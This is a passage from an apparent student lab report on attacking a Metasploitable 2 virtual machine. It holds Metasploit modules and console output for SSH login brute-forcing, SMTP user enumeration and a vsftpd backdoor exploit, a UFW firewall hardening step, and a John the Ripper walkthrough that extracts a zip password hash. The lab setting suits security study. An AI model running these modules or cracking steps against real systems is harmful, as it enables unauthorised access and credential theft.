[+] 192.168.42.176:22 - Failed: ':'  
[+] 192.168.42.176:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cd  
admin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '  
[*] Command shell session 1 opened (10.0.2.15:43981 → 192.168.42.176:22) at 2021-11-15 13:49:57 +0530  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Brute force attack .

Here we found that msfadmin:msfadmin is the username and password respectively of the metasploitable 2.

Exploiting Port 23:

Code:

```
search telnet_version  
use auxiliary/scanner/telnet/telnet_version  
set RHOST Target IP  
run
```

To get the username and password from the telnet port.

Exploiting port 25:

Code:

```
search smtp_enum
use auxiliary/scanner/smtp/smtp_enum
set RHOST Target IP
set VERBOSE true
run
```

```
msf6 > search smtp_enum
Matching Modules
=====
#  Name
-  auxiliary/scanner/smtp/smtp_enum
Disclosure Date  Rank   Check  Description
normal          No    SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.42.176
RHOST => 192.168.42.176
msf6 auxiliary(scanner/smtp/smtp_enum) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.42.176:25 - 192.168.42.176:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.42.176:25 - 192.168.42.176:25 Domain Name: metasploitable.localdomain
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - Found user:
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: 4Dgifts ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: abrt ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: adm ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: admin ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: administrator ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: anon ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: _apt ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: arwatch ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: auditor ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: avahi ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: avahi-autoipd ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: backup ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - Found user: backup
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: bbs ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: beef-xss ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: bin ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - Found user: bin
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: bitnami ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: checkfs ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: checkfsys ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: checksys ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: chronos ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: chrony ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP server annoyed... reconnecting and saying HELO again ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Re-trying MAIL FROM: root@metasploitable.localdomain received 250 '250 2.1.0 Ok'
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: cmwlogin ...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: cockpit-ws...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: colord...
[*] 192.168.42.176:25 - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: couchdb...
```

Providing security to the victim machine


Implementing firewall(UFW)

Sudo aptitude install ufw

Sudo ufw enable

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ sudo ufw enable  
[sudo] password for msfadmin:  
Firewall started and enabled on system startup  
msfadmin@metasploitable:~$
```

If we run a nmap scan on this machine now we will get the below result




The screenshot shows a terminal window titled "kalilinux [Running] - Oracle VM VirtualBox". The window has a standard Linux desktop interface at the top, including a menu bar with File, Machine, View, Input, Devices, Help, and a toolbar with icons for file operations. The terminal itself displays the following command and its output:

```
(narasimha@narasimha)-[~]  
$ nmap -sV 192.168.56.101  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-15 21:02 IST  
Note: Host seems down. If it is really up, but blocking our ping probes, try  
-Pn  
Nmap done: 1 IP address (0 hosts up) scanned in 3.76 seconds
```

Here we can see that firewall is protecting the victim machine

Even if we try to attack port 21 it is not possible



The screenshot shows a terminal window titled "kalilinux [Running] - Oracle VM VirtualBox". The terminal is running the Metasploit framework (msf6). The user has run the command "search vsftpd" to find matching modules. A module named "exploit/unix/ftp/vsftpd_234_backdoor" is selected. The user then runs "use exploit/unix/ftp/vsftpd_234_backdoor", sets the remote host to "192.168.56.101", and runs the exploit. However, the connection times out, and no session is created.

```
msf6 > search vsftpd
Matching Modules
=====
#  Name
Description
-
-
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.101:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout
The connection with (192.168.56.101:21) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Open Port Scanning

```
sudo nmap localhost -verbose
```

```
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
953/tcp   open  rndc
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgres
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.184 seconds
    Raw packets sent: 1714 (75.416KB) ! Rcvd: 3451 (144.988KB)
msfadmin@metasploitable:~$ _
```


Hosts

```
msfadmin@metasploitable:~$ more /etc/hosts
127.0.0.1      localhost
127.0.1.1      metasploitable.localdomain      metasploitable

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
msfadmin@metasploitable:~$
```

. All listening ports on the network:

```
sudo netstat -nap
```




The screenshot shows a terminal window titled "metasploitable2 [Running] - Oracle VM VirtualBox". The window contains the output of the "netstat -nap" command, which lists network connections. The output is as follows:

unix	3	[]	STREAM	CONNECTED	12174	4512/master
unix	3	[]	STREAM	CONNECTED	12171	4512/master
unix	3	[]	STREAM	CONNECTED	12170	4512/master
unix	3	[]	STREAM	CONNECTED	12167	4512/master
unix	3	[]	STREAM	CONNECTED	12166	4512/master
unix	3	[]	STREAM	CONNECTED	12163	4512/master
unix	3	[]	STREAM	CONNECTED	12162	4512/master
unix	3	[]	STREAM	CONNECTED	12159	4512/master
unix	3	[]	STREAM	CONNECTED	12158	4512/master
unix	3	[]	STREAM	CONNECTED	12155	4512/master
unix	3	[]	STREAM	CONNECTED	12154	4512/master
unix	3	[]	STREAM	CONNECTED	12152	4512/master
unix	3	[]	STREAM	CONNECTED	12151	4512/master
unix	3	[]	STREAM	CONNECTED	12148	4512/master
unix	3	[]	STREAM	CONNECTED	12147	4512/master
unix	3	[]	STREAM	CONNECTED	12145	4512/master
unix	3	[]	STREAM	CONNECTED	12144	4512/master
unix	2	[]	DGRAM		12131	4512/master
unix	2	[]	DGRAM		11848	4383/distccd
unix	2	[]	DGRAM		11577	4280/logger
unix	2	[]	DGRAM		11374	4138/named
unix	2	[]	DGRAM		11344	4115/klogd
unix	3	[]	STREAM	CONNECTED	10601	3802/rpc.idmapd
unix	3	[]	STREAM	CONNECTED	10600	3802/rpc.idmapd

nsfadmin@metasploitable:~\$

JOHN THE RIPPER


After successfully penetrating to a host we have to use some password cracking tools as the user generally keep passwords for his zip,rar files to protect his data but now we are cracking it using john the ripper tool



Firstly we should make a word file and zip it and protect with password

So firstly

You can see that I have created a text file called hello



LATER

I have inserted something random text in that word file called hello


kalilinux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
narasimha@narasimha: ~ Desktop
narasimha@narasimha:~/Desktop
File Actions Edit View Help
(narasimha@narasimha)-[~]
$ cd Desktop
(narasimha@narasimha)-[~/Desktop]
$ ls
hello
(narasimha@narasimha)-[~/Desktop]
$ zip --password 2345 hai.zip hello
adding: hello (deflated 21%)
(narasimha@narasimha)-[~/Desktop]
$
```

Here I have created a zip file named hai.zip for the text file hello and provided a password called 2345 for it

So to open the zip file you have to give the password 2345 to open the zip file



Here you can see a zip file is created and asking password to open the file

So we have successfully protected the text file hello in hai.zip

Now we will crack this password using john the ripper

```

[narasimha@narasimha:~]
$ john
Created directory: /home/narasimha/.john
John the Ripper 1.9.0-jumbo-1 [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]]      "single crack" mode, using default or named rules
--single=:rule[,..]           same, using "immediate" rule(s)
--wordlist[=FILE] --stdin    wordlist mode, read words from FILE or stdin
                           --pipe like --stdin, but bulk reads, and allows rules
--loopback[=FILE]             like --wordlist, but extract words from a .pot file
--dupe-suppression           suppress all dupes in wordlist (and force preload)
--prince[=FILE]               PRINCE mode, read words from FILE
--encoding=NAME                input encoding (eg. UTF-8, ISO-8859-1). See also
                               doc/ENCODINGS and --list-hidden-options.
--rules[=SECTION[,..]]        enable word mangling rules (for wordlist or PRINCE
                               modes), using default or named rules
--rules=:rule[;..]             same, using "immediate" rule(s)
--rules-stack=SECTION[,..]    stacked rules, applied after regular rules or to
                               modes that otherwise don't support rules
--rules-stack=:rule[;..]       same, using "immediate" rule(s)
--incremental[=MODE]          "incremental" mode [using section MODE]
--mask[=MASK]                 mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]            "Markov" mode (see doc/MARKOV)
--external=MODE                external mode or word filter
--subsets[=CHARSET]           "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]              just output candidate passwords [cut at LENGTH]
--restore[=NAME]                restore an interrupted session [called NAME]
--session=NAME                  give a new session the NAME
--status[=NAME]                 print status of a session [called NAME]
--make-charset=FILE            make a charset file. It will be overwritten
--show[=left]                   show cracked passwords [if =left, then uncracked]
--test[=TIME]                   run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..]       [do not] load this (these) user(s) only
--groups=[-]GID[,..]            load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]          load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX]         load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...]          load salts with[out] cost value Cn [to Mn]. For
                               tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL             enable memory saving, at LEVEL 1..3

```

John theripper
tool is pre
installed in kali
linux

Now I have just
clicked john in
terminal to know
the specifications
and version that I
have

```


[narasimha@narasimha:~/Desktop]
$ cd Desktop
[narasimha@narasimha:~/Desktop]
$ zip2john hai.zip
ver 2.0 efh 5455 efh 7875 hai.zip/hello PKZIP Encr: 2b chk, TS_chk, cmplen=79, decmplen=85, cr
c=7629A456
hai.zip/hello:$pkzip2$1*2*2*0*4*f*55*7629a456*0*3f*8*4*f*7629*536f*0c9a4985ff8c81d09254802fc344
8825e1ff479c939ffc f85756237d99244795612e945a050982528ee24f653f66a635fe5126aa73f1b3e16bddbd333f
9cb21621f64f96ec4bc8cadc909d96dae81*$/pkzip2$:hello:hai.zip::hai.zip

[narasimha@narasimha:~/Desktop]
$ 

```

Zip2john is a
command that
provides
password hash of
the zip file

Now the password hash we have extracted is saved on the file called hash.txt

